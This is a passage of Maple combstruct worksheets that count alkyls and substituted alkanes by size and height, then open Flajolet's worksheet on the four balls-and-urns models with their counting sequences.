$$+ 514 z^{25} + 432 z^{17} + 551 z^{19} + z^{40} + z^2 + 2 z^3 + 4 z^4,$$
$$Alkyl\_height_1(z) = z, \mathrm{Carbon}(z) = z,$$
$$Alkyl\_height_2(z) = z + z^2 + z^3 + z^4\}$$

```
> BGF:=map(series,series(eval(subs(Alkyl_height[0]=0,gfsol,add(u^hh*
(Alkyl_height[hh]-Alkyl_height[hh-1])(z),hh=1..h[max]))),z,infinity),u,infinity);
```

$$BGF := (u) z + (u^2) z^2 + (u^2 + u^3) z^3 + (u^2 + 2 u^3 + u^4) z^4$$
$$+ (4 u^3 + 3 u^4 + u^5) z^5 + (4 u^3 + 8 u^4 + 4 u^5) z^6 +$$
$$(5 u^3 + 15 u^4 + 13 u^5) z^7 + (4 u^3 + 27 u^4 + 32 u^5) z^8 +$$
$$(4 u^3 + 43 u^4 + 74 u^5) z^9 + (3 u^3 + 67 u^4 + 155 u^5) z^{10} +$$
$$(2 u^3 + 97 u^4 + 316 u^5) z^{11} + (u^3 + 136 u^4 + 612 u^5) z^{12} +$$
$$(u^3 + 183 u^4 + 1160 u^5) z^{13} + (239 u^4 + 2126 u^5) z^{14} +$$
$$(300 u^4 + 3829 u^5) z^{15} + (369 u^4 + 6737 u^5) z^{16} +$$
$$(432 u^4 + 11672 u^5) z^{17} + (498 u^4 + 19856 u^5) z^{18} +$$
$$(551 u^4 + 33332 u^5) z^{19} + (594 u^4 + 55112 u^5) z^{20} +$$
$$(614 u^4 + 90014 u^5) z^{21} + (624 u^4 + 145105 u^5) z^{22} +$$
$$(601 u^4 + 231200 u^5) z^{23} + (570 u^4 + 363985 u^5) z^{24} +$$
$$(514 u^4 + 566692 u^5) z^{25} + (453 u^4 + 872274 u^5) z^{26} +$$
$$(378 u^4 + 1328167 u^5) z^{27} + (312 u^4 + 2000224 u^5) z^{28} +$$
$$(238 u^4 + 2980316 u^5) z^{29} + (181 u^4 + 4393106 u^5) z^{30} +$$
$$(128 u^4 + 6407555 u^5) z^{31} + (89 u^4 + 9246741 u^5) z^{32} +$$
$$(56 u^4 + 13204470 u^5) z^{33} + (37 u^4 + 18657868 u^5) z^{34} +$$
$$(20 u^4 + 26088224 u^5) z^{35} + (12 u^4 + 36095090 u^5) z^{36} +$$
$$(6 u^4 + 49418992 u^5) z^{37} + (3 u^4 + 66951448 u^5) z^{38} +$$
$$(u^4 + 89755448 u^5) z^{39} + (u^4 + 119063148 u^5) z^{40} +$$
$$(156284730 u^5) z^{41} + (202984042 u^5) z^{42} + (260865858 u^5)$$
$$z^{43} + (331715843 u^5) z^{44} + (417359802 u^5) z^{45} +$$
$$(519559381 u^5) z^{46} + (639939517 u^5) z^{47} + (779843029 u^5)$$
$$z^{48} + (940236752 u^5) z^{49} + (1121537006 u^5) z^{50} +$$
$$(1323523938 u^5) z^{51} + (1545167948 u^5) z^{52} +$$
$$(1784589063 u^5) z^{53} + (2038928979 u^5) z^{54} +$$

$$(2304400735\,u^5)\,z^{55} + (2576241555\,u^5)\,z^{56} +$$
$$(2848892771\,u^5)\,z^{57} + (3116054839\,u^5)\,z^{58} +$$
$$(3371001341\,u^5)\,z^{59} + (3606730433\,u^5)\,z^{60} +$$
$$(3816383212\,u^5)\,z^{61} + (3993437445\,u^5)\,z^{62} +$$
$$(4132169661\,u^5)\,z^{63} + (4227813312\,u^5)\,z^{64} +$$
$$(4276971739\,u^5)\,z^{65} + (4277663720\,u^5)\,z^{66} +$$
$$(4229607116\,u^5)\,z^{67} + (4134086103\,u^5)\,z^{68} +$$
$$(3994067586\,u^5)\,z^{69} + (3813878148\,u^5)\,z^{70} +$$
$$(3599155257\,u^5)\,z^{71} + (3356383912\,u^5)\,z^{72} +$$
$$(3092740855\,u^5)\,z^{73} + (2815570112\,u^5)\,z^{74} +$$
$$(2532213546\,u^5)\,z^{75} + (2249523074\,u^5)\,z^{76} +$$
$$(1973755292\,u^5)\,z^{77} + (1710204982\,u^5)\,z^{78} +$$
$$(1463215476\,u^5)\,z^{79} + (1235964517\,u^5)\,z^{80} +$$
$$(1030602778\,u^5)\,z^{81} + (848181768\,u^5)\,z^{82} +$$
$$(688882553\,u^5)\,z^{83} + (552046535\,u^5)\,z^{84} + (436439448\,u^5)$$
$$z^{85} + (340324807\,u^5)\,z^{86} + (261713408\,u^5)\,z^{87} +$$
$$(198431393\,u^5)\,z^{88} + (148315264\,u^5)\,z^{89} + (109250394\,u^5)$$
$$z^{90} + (79298004\,u^5)\,z^{91} + (56695196\,u^5)\,z^{92} +$$
$$(39922778\,u^5)\,z^{93} + (27675367\,u^5)\,z^{94} + (18885015\,u^5)\,z^{95}$$
$$+ (12677964\,u^5)\,z^{96} + (8372800\,u^5)\,z^{97} + (5435626\,u^5)\,z^{98}$$
$$+ (3469135\,u^5)\,z^{99} + (2174395\,u^5)\,z^{100} + (1338790\,u^5)$$
$$z^{101} + (808547\,u^5)\,z^{102} + (479339\,u^5)\,z^{103} + (278280\,u^5)$$
$$z^{104} + (158476\,u^5)\,z^{105} + (88204\,u^5)\,z^{106} + (48126\,u^5)\,z^{107}$$
$$+ (25584\,u^5)\,z^{108} + (13348\,u^5)\,z^{109} + (6744\,u^5)\,z^{110} +$$
$$(3353\,u^5)\,z^{111} + (1604\,u^5)\,z^{112} + (758\,u^5)\,z^{113} + (338\,u^5)$$
$$z^{114} + (154\,u^5)\,z^{115} + (62\,u^5)\,z^{116} + (27\,u^5)\,z^{117} + (10\,u^5)$$
$$z^{118} + (4\,u^5)\,z^{119} + (u^5)\,z^{120} + (u^5)\,z^{121}$$

In the following table, the entry at row r and column c is the number of alkyls of size r and height c :

```
> matrix([[` `,seq(`height = `.hh,hh=1..h[max])],seq([`size = `.ss,seq(coeff(coeff
(BGF,z,ss),u,hh),hh=1..h[max])],ss=1..s[max])]);
```

[' ', 'height = 1', 'height = 2', 'height = 3', 'height = 4',
'height = 5'] ['size = 1', 1, 0, 0, 0, 0]

['size = 2', 0 , 1 , 0 , 0 , 0] ['size = 3', 0 , 1 , 1 , 0 , 0]
['size = 4', 0 , 1 , 2 , 1 , 0] ['size = 5', 0 , 0 , 4 , 3 , 1]
['size = 6', 0 , 0 , 4 , 8 , 4] ['size = 7', 0 , 0 , 5 , 15 , 13]
['size = 8', 0 , 0 , 4 , 27 , 32] ['size = 9', 0 , 0 , 4 , 43 , 74]
['size = 10', 0 , 0 , 3 , 67 , 155] ['size = 11', 0 , 0 , 2 , 97 , 316]
['size = 12', 0 , 0 , 1 , 136 , 612]
['size = 13', 0 , 0 , 1 , 183 , 1160]
['size = 14', 0 , 0 , 0 , 239 , 2126]
['size = 15', 0 , 0 , 0 , 300 , 3829]
['size = 16', 0 , 0 , 0 , 369 , 6737]
['size = 17', 0 , 0 , 0 , 432 , 11672]
['size = 18', 0 , 0 , 0 , 498 , 19856]
['size = 19', 0 , 0 , 0 , 551 , 33332]
['size = 20', 0 , 0 , 0 , 594 , 55112]
['size = 21', 0 , 0 , 0 , 614 , 90014]
['size = 22', 0 , 0 , 0 , 624 , 145105]
['size = 23', 0 , 0 , 0 , 601 , 231200]
['size = 24', 0 , 0 , 0 , 570 , 363985]
['size = 25', 0 , 0 , 0 , 514 , 566692]
['size = 26', 0 , 0 , 0 , 453 , 872274]
['size = 27', 0 , 0 , 0 , 378 , 1328167]
['size = 28', 0 , 0 , 0 , 312 , 2000224]
['size = 29', 0 , 0 , 0 , 238 , 2980316]
['size = 30', 0 , 0 , 0 , 181 , 4393106]
['size = 31', 0 , 0 , 0 , 128 , 6407555]
['size = 32', 0 , 0 , 0 , 89 , 9246741]
['size = 33', 0 , 0 , 0 , 56 , 13204470]
['size = 34', 0 , 0 , 0 , 37 , 18657868]
['size = 35', 0 , 0 , 0 , 20 , 26088224]
['size = 36', 0 , 0 , 0 , 12 , 36095090]
['size = 37', 0 , 0 , 0 , 6 , 49418992]
['size = 38', 0 , 0 , 0 , 3 , 66951448]
['size = 39', 0 , 0 , 0 , 1 , 89755448]
['size = 40', 0 , 0 , 0 , 1 , 119063148]
['size = 41', 0 , 0 , 0 , 0 , 156284730]
['size = 42', 0 , 0 , 0 , 0 , 202984042]
['size = 43', 0 , 0 , 0 , 0 , 260865858]
['size = 44', 0 , 0 , 0 , 0 , 331715843]
['size = 45', 0 , 0 , 0 , 0 , 417359802]
['size = 46', 0 , 0 , 0 , 0 , 519559381]
['size = 47', 0 , 0 , 0 , 0 , 639939517]
['size = 48', 0 , 0 , 0 , 0 , 779843029]
['size = 49', 0 , 0 , 0 , 0 , 940236752]
['size = 50', 0 , 0 , 0 , 0 , 1121537006]

['size = 51', 0, 0, 0, 0, 1323523938]
['size = 52', 0, 0, 0, 0, 1545167948]
['size = 53', 0, 0, 0, 0, 1784589063]
['size = 54', 0, 0, 0, 0, 2038928979]
['size = 55', 0, 0, 0, 0, 2304400735]
['size = 56', 0, 0, 0, 0, 2576241555]
['size = 57', 0, 0, 0, 0, 2848892771]
['size = 58', 0, 0, 0, 0, 3116054839]
['size = 59', 0, 0, 0, 0, 3371001341]
['size = 60', 0, 0, 0, 0, 3606730433]
['size = 61', 0, 0, 0, 0, 3816383212]
['size = 62', 0, 0, 0, 0, 3993437445]
['size = 63', 0, 0, 0, 0, 4132169661]
['size = 64', 0, 0, 0, 0, 4227813312]
['size = 65', 0, 0, 0, 0, 4276971739]
['size = 66', 0, 0, 0, 0, 4277663720]
['size = 67', 0, 0, 0, 0, 4229607116]
['size = 68', 0, 0, 0, 0, 4134086103]
['size = 69', 0, 0, 0, 0, 3994067586]
['size = 70', 0, 0, 0, 0, 3813878148]
['size = 71', 0, 0, 0, 0, 3599155257]
['size = 72', 0, 0, 0, 0, 3356383912]
['size = 73', 0, 0, 0, 0, 3092740855]
['size = 74', 0, 0, 0, 0, 2815570112]
['size = 75', 0, 0, 0, 0, 2532213546]
['size = 76', 0, 0, 0, 0, 2249523074]
['size = 77', 0, 0, 0, 0, 1973755292]
['size = 78', 0, 0, 0, 0, 1710204982]
['size = 79', 0, 0, 0, 0, 1463215476]
['size = 80', 0, 0, 0, 0, 1235964517]
['size = 81', 0, 0, 0, 0, 1030602778]
['size = 82', 0, 0, 0, 0, 848181768]
['size = 83', 0, 0, 0, 0, 688882553]
['size = 84', 0, 0, 0, 0, 552046535]
['size = 85', 0, 0, 0, 0, 436439448]
['size = 86', 0, 0, 0, 0, 340324807]
['size = 87', 0, 0, 0, 0, 261713408]
['size = 88', 0, 0, 0, 0, 198431393]
['size = 89', 0, 0, 0, 0, 148315264]
['size = 90', 0, 0, 0, 0, 109250394]
['size = 91', 0, 0, 0, 0, 79298004]
['size = 92', 0, 0, 0, 0, 56695196]
['size = 93', 0, 0, 0, 0, 39922778]
['size = 94', 0, 0, 0, 0, 27675367]

['size = 95', 0, 0, 0, 0, 18885015]
['size = 96', 0, 0, 0, 0, 12677964]
['size = 97', 0, 0, 0, 0, 8372800]
['size = 98', 0, 0, 0, 0, 5435626]
['size = 99', 0, 0, 0, 0, 3469135]
['size = 100', 0, 0, 0, 0, 2174395]
['size = 101', 0, 0, 0, 0, 1338790]
['size = 102', 0, 0, 0, 0, 808547]
['size = 103', 0, 0, 0, 0, 479339]
['size = 104', 0, 0, 0, 0, 278280]
['size = 105', 0, 0, 0, 0, 158476]
['size = 106', 0, 0, 0, 0, 88204]
['size = 107', 0, 0, 0, 0, 48126]
['size = 108', 0, 0, 0, 0, 25584]
['size = 109', 0, 0, 0, 0, 13348]
['size = 110', 0, 0, 0, 0, 6744]
['size = 111', 0, 0, 0, 0, 3353]
['size = 112', 0, 0, 0, 0, 1604]
['size = 113', 0, 0, 0, 0, 758] ['size = 114', 0, 0, 0, 0, 338]
['size = 115', 0, 0, 0, 0, 154] ['size = 116', 0, 0, 0, 0, 62]
['size = 117', 0, 0, 0, 0, 27] ['size = 118', 0, 0, 0, 0, 10]
['size = 119', 0, 0, 0, 0, 4] ['size = 120', 0, 0, 0, 0, 1]
['size = 121', 0, 0, 0, 0, 1]

A (huge) table for $h_{max} = 7$ could be computed in less than 10 minutes.

Disubstituted alkanes, $C_n H_{2n} X Y$

Enumerating disubstituted alkanes $C_n H_{2n} X Y$ is equivalent to enumerating monosubstituted alkyls $C_n H_{2n} X$. The latter can generically be viewed as a carbon atom linked to one monosubstituted alkyl and at least 2 nonsubstituted alkyls. This yields the class equation $S1\_Alkyl_X =$

$$Carbon\ S1\_Alkyl_X(\mathrm{E} + Alkyl) + Carbon\ X(\mathrm{E} + Alkyl + Alkyl^2).$$

```
> gramm_S1_Alkyl:=S1_Alkyl[X]=Union(Prod(Carbon,S1_Alkyl[X],Set(Alkyl,
card<=2)),Prod(Prod(Carbon,X),Set(Alkyl,card<=2))),X=Epsilon:

> specs_S1_Alkyl:=[S1_Alkyl[X],{gramm_S1_Alkyl,gramm_Alkyl},unlabelled]:

> seq(count(specs_S1_Alkyl,size=i),i=0..50);
```

0, 1, 2, 5, 12, 31, 80, 210, 555, 1479, 3959, 10652, 28760, 77910,
211624, 576221, 1572210, 4297733, 11767328, 32266801, 88594626,
243544919, 670228623, 1846283937, 5090605118, 14047668068,
38794922293, 107215238057, 296501478704, 820476261295,

2271726458263, 6293333029156, 17443168163416,
48370062636654, 134190690985978, 372435833881578,
1034078866908394, 2872232726571749, 7980695109514561,
22182422656423849, 61676117449283837, 171537091915110029,
477227744594009504, 1328048856698095447,
3696729316849207130, 10292748327630264925,
28664895623718825161, 79849131533514081701,
222477780725979665937, 620005805241494744835,
1728199288005906578667

This series appears as the entry **M1418** ("paraffins with n carbon atoms") in the book by N. J. A. Sloane and S. Plouffe [*The Encyclopedia of Integer Sequences* , (1995), Academic Press].

Of course, there are more monosubstituted alkyls than nonsubstituted ones. We give the ratios number of monosubstituted alkyls/number of alkyls for small sizes:

```
> seq([i=evalf(count(specs_S1_Alkyl,size=i)/count(specs_Alkyl,size=i))],i=1..50);
```

[1 = 1.], [2 = 2.], [3 = 2.500000000], [4 = 3.], [5 = 3.875000000],
[6 = 4.705882353], [7 = 5.384615385], [8 = 6.235955056],
[9 = 7.009478673], [10 = 7.808678501], [11 = 8.604200323],
[12 = 9.407916258], [13 = 10.19897892], [14 = 10.99859675],
[15 = 11.79210069], [16 = 12.58714553], [17 = 13.38032304],
[18 = 14.17376379], [19 = 14.96597929], [20 = 15.75825478],
[21 = 16.54987862], [22 = 17.34135391], [23 = 18.13247884],
[24 = 18.92344500], [25 = 19.71418351], [26 = 20.50478793],
[27 = 21.29523810], [28 = 22.08557742], [29 = 22.87580605],
[30 = 23.66594591], [31 = 24.45600192], [32 = 25.24598688],
[33 = 26.03590630], [34 = 26.82576826], [35 = 27.61557771],
[36 = 28.40534018], [37 = 29.19505975], [38 = 29.98474048],
[39 = 30.77438565], [40 = 31.56399832], [41 = 32.35358114],
[42 = 33.14313651], [43 = 33.93266655], [44 = 34.72217319],
[45 = 35.51165815], [46 = 36.30112299], [47 = 37.09056911],
[48 = 37.87999780], [49 = 38.66941024], [50 = 39.45880747]

Here is an example of a monosubstituted alkyl with 6 carbon atoms, obtained by the command combstruct[draw] .

```
> alk:=draw(specs_S1_Alkyl,size=6);
```

$$alk := \mathrm{Prod}(Carbon, \mathrm{Prod}(Carbon, \mathrm{Prod}(\mathrm{Prod}(Carbon, X), \mathrm{Set}(\mathrm{Prod}(Carbon, \mathrm{Set}(\mathrm{Prod}(Carbon, E))))), \mathrm{Set}(\mathrm{Prod}(Carbon, E))), E)$$

The following procedure rewrites a monosubstituted alkyl into a more readable way.

```
> nice:=proc(alk) subs([C,X]=CX,eval(subs({Epsilon=NULL,Carbon=C,
Prod=proc() [args] end,Set=proc() args end},alk))) end:

> nice(alk);
```

[C, [C, [C, X], [C, [C]]], [C]]

The following procedures compute the size and height of a given monosubstituted alkyl.

```
> size:=proc(alk) option remember; 1+convert(map(op,map2(map,size,[op(2..-1,
alk)])),`+`) end:
size(Carbon):=1:
size(X):=0:
size(Epsilon):=0:

> height:=proc(alk) option remember; `if`(nops(alk)=2,1+max(op(map(height,op
(2,alk)))),1+max(height(op(2,alk)),op(map(height,op(3,alk))))) end:
height(Carbon):=1:
height(X):=0:
height(Epsilon):=0:
```

Here is a monosubstituted alkyl with 50 carbon atoms, its nice representation and height.

```
> alk:=draw(specs_S1_Alkyl,size=50):

> nice(alk);
```

[C, [C, [C, [C, [C, [C, X], [C],
[C, [C], [C, [C, [C, [C, [C]]], [C, [C, [C]], [C, [C]]]]]]]]], [C]]
, [C, [C], [C, [C], [C], [C, [C]]]], [C, [C, [C],
[C, [C], [C], [C, [C]]], [C, [C, [C, [C, [C]]]],
[C, [C, [C, [C]], [C, [C], [C]], [C, [C], [C]]]]]]]

```
> height(alk);
```

11

Trisubstituted alkanes, $C_n H_{2n-1} X Y Z$

Enumerating trisubstituted alkanes $C_n H_{2n-1} X Y Z$ is equivalent to enumerating disubstituted alkyls $C_n H_{2n-1} X Y$. In this section, we assume X, Y and Z to be distinct. The grammar is more involved than in the disubstituted case: we have to distinguish several cases, according to which of X and Y go into subtrees, and into which subtrees. The corresponding class equation is

$$S2\_Alkyl_{X,Y} = Carbon\, S2\_Alkyl_{X,Y}(\mathrm{E} + Alkyl + Alkyl^2) + Carbon\,(X + S1\_Alkyl_X)(Y + S1\_Alkyl_Y)(\mathrm{E} + Alkyl).$$

```
> gramm_S2_Alkyl:=S2_Alkyl[X,Y]=Union(Prod(Carbon,S2_Alkyl[X,Y],Set
(Alkyl,card<=2)),Prod(Carbon,Union(S1_Alkyl[X],X),Union(S1_Alkyl[Y],Y),Set
(Alkyl,card<=1))):

> specs_S2_Alkyl:=[S2_Alkyl[X,Y],{gramm_S2_Alkyl,gramm_S1_Alkyl,op(subs
(X=Y,[gramm_S1_Alkyl])),gramm_Alkyl},unlabelled]:

> seq(count(specs_S2_Alkyl,size=i),i=0..50);
```

0, 1, 4, 13, 42, 131, 402, 1218, 3657, 10899, 32298, 95257, 279844, 819390, 2392392, 6967956, 20250974, 58744089, 170118980, 491913999, 1420493862, 4096940530, 11803172152, 33970257473, 97678027311, 280624328431, 805587723862, 2310919999992, 6624670101196, 18978908257258, 54340562045429, 155503251237194, 444766664162993, 1271498880014923, 3633315536811959, 10377791606909654, 29630012602096393, 84565516906270186, 241267111088603729, 688104455854536297, 1961866816555420391, 5591785495039589114, 15933226976278838204, 45387390825197706053, 129255934882453809489, 368005885500527402163, 1047497232155611335438, 2980913638772831767811, 8481029051770110331198, 24124279361703485318308, 68607333785448471672444

This series extends the entry **M3466** ("paraffins with n carbon atoms") in the book by N. J. A. Sloane and S. Plouffe [*The Encyclopedia of Integer Sequences* , (1995), Academic Press].

Here is an example of a disubstituted alkyl with 6 carbon atoms, obtained by the command combstruct[draw] .

```
> alk:=draw(specs_S2_Alkyl,size=6);
```

$$alk := \mathrm{Prod}(Carbon, \mathrm{Prod}(Carbon, X, \mathrm{Prod}(Carbon, \mathrm{Prod}(\mathrm{Prod}(Carbon, Y), \mathrm{Set}(\mathrm{Prod}(Carbon, E))), \mathrm{Set}(\mathrm{Prod}(Carbon, E))), E), E)$$

The following procedure rewrites a disubstituted alkyl into a more readable way.

```
> nice:=proc(alk) subs({[C,X]=CX,[C,Y]=CY,[C,X,Y]=CXY},eval(subs
({Epsilon=NULL,Carbon=C,Prod=proc() [args] end,Set=proc() args end},alk)))
end:
```

```
> nice(alk);
```

$$[C, [C, X, [C, [CY, [C]], [C]]]]$$

The following procedures compute the size and height of a given disubstituted alkyl.

```
> size:=proc(alk) option remember; `if`(nops(alk)=2,1+convert(map(size,op(2,
alk)),`+`),1+convert(map(size,[op(2..-2,alk)]),`+`)+convert(map(size,op(-1,alk)),`
+`)) end:
size(Carbon):=1:
size(X):=0:
size(Y):=0:
size(Epsilon):=0:

> height:=proc(alk) option remember; `if`(nops(alk)=2,1+max(op(map(height,op
(2,alk)))),1+max(op(map(height,[op(2..-2,alk)])),op(map(height,op(-1,alk))))) end:
height(Carbon):=1:
height(X):=0:
height(Y):=0:
height(Epsilon):=0:
```

Here is a disubstituted alkyl with 50 carbon atoms, its nice representation and height.

```
> alk:=draw(specs_S2_Alkyl,size=50):

> nice(alk);
```

```
[C, [C, [C, [C, [C, [C, [C, [C, [C, [C, [C, [C, [C,
[C, [CX], [C, [C, [C], [C], [C]]], [C, [C, [C, [C]]]]], [C, [C]],
[C, [C], [C]]], [C], [C, [C]]]], [C, [C], [C]]],
[C, [C, [C]], [C, [C], [C]]]]], [C], [C]]],
[C, [CY, [C, [C, [C, [C]]]], [C, [C]]]]
```

```
> height(alk);
```

17

Trisubstituted alkanes, $C_n H_{2n-1} X_2 Y$

Enumerating trisubstituted alkanes $C_n H_{2n-1} X_2 Y$ is equivalent to enumerating disubstituted alkyls $C_n H_{2n-1} X_2$. In this section, we assume X and Y to be distinct. The class equation is $S2\_Alkyl_{X,X} =$

$$Carbon\ S2\_Alkyl_{X,X}(E + Alkyl + Alkyl^2)$$

$$+ Carbon(S1\_Alkyl_X^2 + S1\_Alkyl_X X + X^2)(E + Alkyl).$$

```
> gramm_S2b_Alkyl:=S2_Alkyl[X,X]=Union(Prod(Carbon,S2_Alkyl[X,X],Set
(Alkyl,card<=2)),Prod(Carbon,Union(Prod(S1_Alkyl[X],S1_Alkyl[X]),Prod
(S1_Alkyl[X],X),Prod(X,X)),Set(Alkyl,card<=1))):

> specs_S2b_Alkyl:=[S2_Alkyl[X,X],{gramm_S2b_Alkyl,gramm_S1_Alkyl,
gramm_Alkyl},unlabelled]:

> seq(count(specs_S2b_Alkyl,size=i),i=0..50);
```

```
0, 1, 3, 9, 29, 91, 282, 864, 2624, 7905, 23665, 70458, 208813,
616400, 1813354, 5318673, 15559072, 45410239, 132258752,
384493609, 1115907585, 3233782193, 9358293913, 27048189854,
78087437216, 225198736949, 648826102943, 1867669679538,
5371673739750, 15437695238654, 44334467825097,
127235245949015, 364921130790146, 1046003809731397,
2996578878003288, 8580064056382390, 24555042887500969,
70240586991176211, 200837035211971305, 574007829828207160,
1639908132470162451, 4683360193435350915,
13370263334951108655, 38156995934449004558,
108859702271798238723, 310474064975088473530,
885227243624407302887, 2523254862611498946312,
7190343827493770143147, 20484498978131112323407,
583435483112925417190 12
```

This series does not appear in the book by N. J. A. Sloane and S. Plouffe [*The*

Encyclopedia of Integer Sequences , (1995), Academic Press], nor do its first four differences. Comparing to the entry **M2838** ("tertiary alcohols with n carbon atoms") in this book, we check that there are always more compounds $C_n H_{2n-1} X_2 Y$ than compounds $C_n H_{2n-1} X_3$ (for $X \neq Y$).

Here is an example of a disubstituted alkyl with 6 carbon atoms, obtained by the command combstruct[draw] .

```
> alk:=draw(specs_S2b_Alkyl,size=6);
```

$$alk := \mathrm{Prod}(Carbon, \mathrm{Prod}(\mathrm{Prod}(Carbon, \mathrm{Prod}(\mathrm{Prod}(Carbon, X), \mathrm{Set}(\mathrm{Prod}(Carbon, E))), \mathrm{Set}(\mathrm{Prod}(Carbon, E), \mathrm{Prod}(Carbon, E))), X), E)$$

The following procedure rewrites a disubstituted alkyl into a more readable way.

```
> nice:=proc(alk) subs({[C,X]=CX,[C,X,X]=CX[2]},eval(subs({Epsilon=NULL,
Carbon=C,Prod=proc() [args] end,Set=proc() args end},alk))) end:
```

```
> nice(alk);
```

$$[C, [[C, [CX, [C]], [C], [C]], X]]$$

Here are the 9 disubstituted compounds $C_n H_{2n-1} X_2 Y$ for $n = 3$:

```
> map(nice,allstructs(specs_S2b_Alkyl,size=3));
```

$$[[C, [[CX], X], [C]], [C, [C, [X, X]], [C]], [C, [C, [X, X], [C]]], [C, [[CX, [C]], X]], [C, [[C, [CX]], X]], [C, [C, [C, [X, X]]]], [C, [C, [[CX], X]]], [C, [X, X], [C, [C]]], [C, [[CX], [CX]]]]$$

Conclusion: multiply substituted alkyls

In the previous sections, we have enumerated the substituted compounds $C_n H_{2n+1} X$, $C_n H_{2n} XY$, $C_n H_{2n-1} XYZ$ and $C_n H_{2n-1} X_2 Y$.

We could in principle enumerate the class $S_{p_1, \ldots, p_t}$ of compounds obtained after substituting p_1 hydrogen atoms by $X^{(1)}$ atoms, p_2 hydrogen atoms by $X^{(2)}$ atoms, ..., p_t hydrogen atoms by $X^{(t)}$ atoms, and one hydrogen atom by Y (so as to plant the trees). Doing so would require to define the class $S_{q_1, \ldots, q_t}$ for each $q_1 \leq p_1$, ..., $q_t \leq p_t$, and for each $q_1 \leq p_1$, ..., $q_t \leq p_t$, to write a recursion involving partitions into 4 parts of the multiset { $X^{(1)}$ (q_1 times), ..., $X^{(t)}$ (q_t times)}. When the q_i 's are given, those partitions can be computed by a call to combstruct[allstructs] . It follows that we would describe and generate the grammar for multiply substituted alkyls in terms of the grammar for partitions into 4 parts!

balls.mws

BALLS AND URNS, ETC.

Philippe Flajolet

(Version of December 14, 1996)

Balls and urns models are basic in combinatorics, statistics, analysis of algorithms, and statistical physics. These models are nicely decomposable and their basic properties can be explored using tools developed for the automatic manipulation of combinatorial models, like Combstruct .

As is well-known there are four types of models, depending on whether balls and urns are taken to be distinguishable or not.

The four basic models

We consider the placement of balls into urns in all possible ways. For definiteness, we examine only the situation of nonempty urns, so that the number of possible configurations of a fixed size (i.e., a fixed number of balls) is always finite. If the balls are distinguishable, we may assume them to be numbered consecutively by integers 1, 2, ..., n ; in this case, we are dealing with labelled structures, and balls are labelled atoms. If the balls are indistinguishable, then we simply regard them as anonymous unlabelled atoms (generically called Z , by a global convention of Combstruct). If the urns are distinguishable, we may view them as arranged in a row, so that we are dealing with a Sequence construction; otherwise, we have a Set construction. (The Set construction of Combstruct means a multiset, that is to say a set where repetitions are allowed.)

Balls are not ordered within an urn, so that an urn is a priori a Set of balls. This gives rise to four different models:

DBDU: distinguishable balls and distinguishable urns; we are dealing with Sequences of Sets, in a labelled universe;

DBIU: distinguishable balls and indistinguishable urns; we are dealing with Sets of Sets, in a labelled universe;

IBDU: indistinguishable balls and distinguishable urns; we are dealing with Sequences of Sets, in an unlabelled universe;

IBIU: indistinguishable balls and indistinguishable urns; we are dealing with Sets of Sets, in an unlabelled universe.

In combstruct, this is expressed by four different, but similar looking, specifications:

```
> with(combstruct);
```

```
[allstructs, count, draw, finished, gfeqns, gfseries, gfsolve,
iterstructs, nextstruct, prog_gfeqns, prog_gfseries, prog_gfsolve]
```

```
> DBDU:=[S,{S=Sequence(U),U=Set(Z,card>=1)},labelled]:

> DBIU:=[S,{S=Set(U),U=Set(Z,card>=1)},labelled]:

> IBDU:=[S,{S=Sequence(U),U=Set(Z,card>=1)},unlabelled]:

> IBIU:=[S,{S=Set(U),U=Set(Z,card>=1)},unlabelled]:

> for spec in DBDU,DBIU,IBDU,IBIU do draw(spec,size=10) od;
```

Sequence(Set(Z_4), Set(Z_3), Set(Z_5), Set(Z_9, Z_7), Set(Z_2),

$$\mathrm{Set}(\mathrm{Set}(Z_8), \mathrm{Set}(Z_1), \mathrm{Set}(Z_{10}, Z_6))$$

$$\mathrm{Set}(\mathrm{Set}(Z_5), \mathrm{Set}(Z_2, Z_8, Z_{10}), \mathrm{Set}(Z_3, Z_9, Z_7), \mathrm{Set}(Z_4, Z_1, Z_6))$$

$$\mathrm{Sequence}(\mathrm{Set}(Z, Z), \mathrm{Set}(Z, Z, Z, Z, Z, Z, Z), \mathrm{Set}(Z))$$

$$\mathrm{Set}(\mathrm{Set}(Z), \mathrm{Set}(Z), \mathrm{Set}(Z, Z), \mathrm{Set}(Z, Z), \mathrm{Set}(Z, Z, Z, Z))$$

The corresponding counting sequences satisfy natural domination conditions that one can summarize by the informal inequality: "Distinguishable>Indistinguishable"

```
> for spec in DBDU,DBIU,IBDU,IBIU do seq(count(spec,size=j),j=1..12) od;
```

1, 3, 13, 75, 541, 4683, 47293, 545835, 7087261, 102247563, 1622632573, 28091567595

1, 2, 5, 15, 52, 203, 877, 4140, 21147, 115975, 678570, 4213597

1, 2, 4, 8, 16, 32, 64, 128, 256, 512, 1024, 2048

1, 2, 3, 5, 7, 11, 15, 22, 30, 42, 56, 77

In the sequel, it is convenient to represent objects by a more concise notation. We thus introduce "reduction" procedures for labelled and unlabelled objects:

```
> lreduce:=proc(e) eval(subs({Set=proc() {args} end, Sequence=proc() [args] end},e)) end:
ureduce:=proc(e) eval(subs({Set=proc() {[args]} end, Sequence=proc() [args] end},e)) end:
```

Since the set construction "{}" in Maple does not keep multisets, an unlabelled (multi) set will be represented as "{[...]}".

```
> for spec in DBDU,DBIU do lreduce(draw(spec,size=25)) od;
for spec in IBDU,IBIU do ureduce(draw(spec,size=25)) od;
```

$$[\{Z_{24}\}, \{Z_{11}\}, \{Z_{14}\}, \{Z_5\}, \{Z_{25}\}, \{Z_7, Z_{20}\}, \{Z_2\}, \{Z_4\}, \{Z_{13}\}, \{Z_{17}\}, \{Z_1\}, \{Z_3\}, \{Z_{18}\}, \{Z_{10}\}, \{Z_{23}\}, \{Z_9\}, \{Z_{21}\}, \{Z_{19}\}, \{Z_{22}\}, \{Z_8, Z_{15}\}, \{Z_{12}\}, \{Z_6\}, \{Z_{16}\}]$$

$$\{\{Z_2\}, \{Z_{19}\}, \{Z_9, Z_{21}\}, \{Z_1, Z_{11}\}, \{Z_4, Z_{20}\}, \{Z_{24}, Z_{12}\}, \{Z_3, Z_{10}, Z_{22}, Z_{15}\}, \{Z_{13}, Z_{23}\}, \{Z_8, Z_{17}, Z_{18}\}, \{Z_5, Z_7, Z_{14}, Z_{16}\}, \{Z_6, Z_{25}\}\}$$

$$[\{[Z, Z, Z, Z, Z, Z]\}, \{[Z]\}, \{[Z]\}, \{[Z]\}, \{[Z, Z, Z]\}, \{[Z, Z, Z]\}, \{[Z, Z]\}, \{[Z]\}, \{[Z]\}, \{[Z, Z, Z]\}, \{[Z, Z, Z]\}]$$

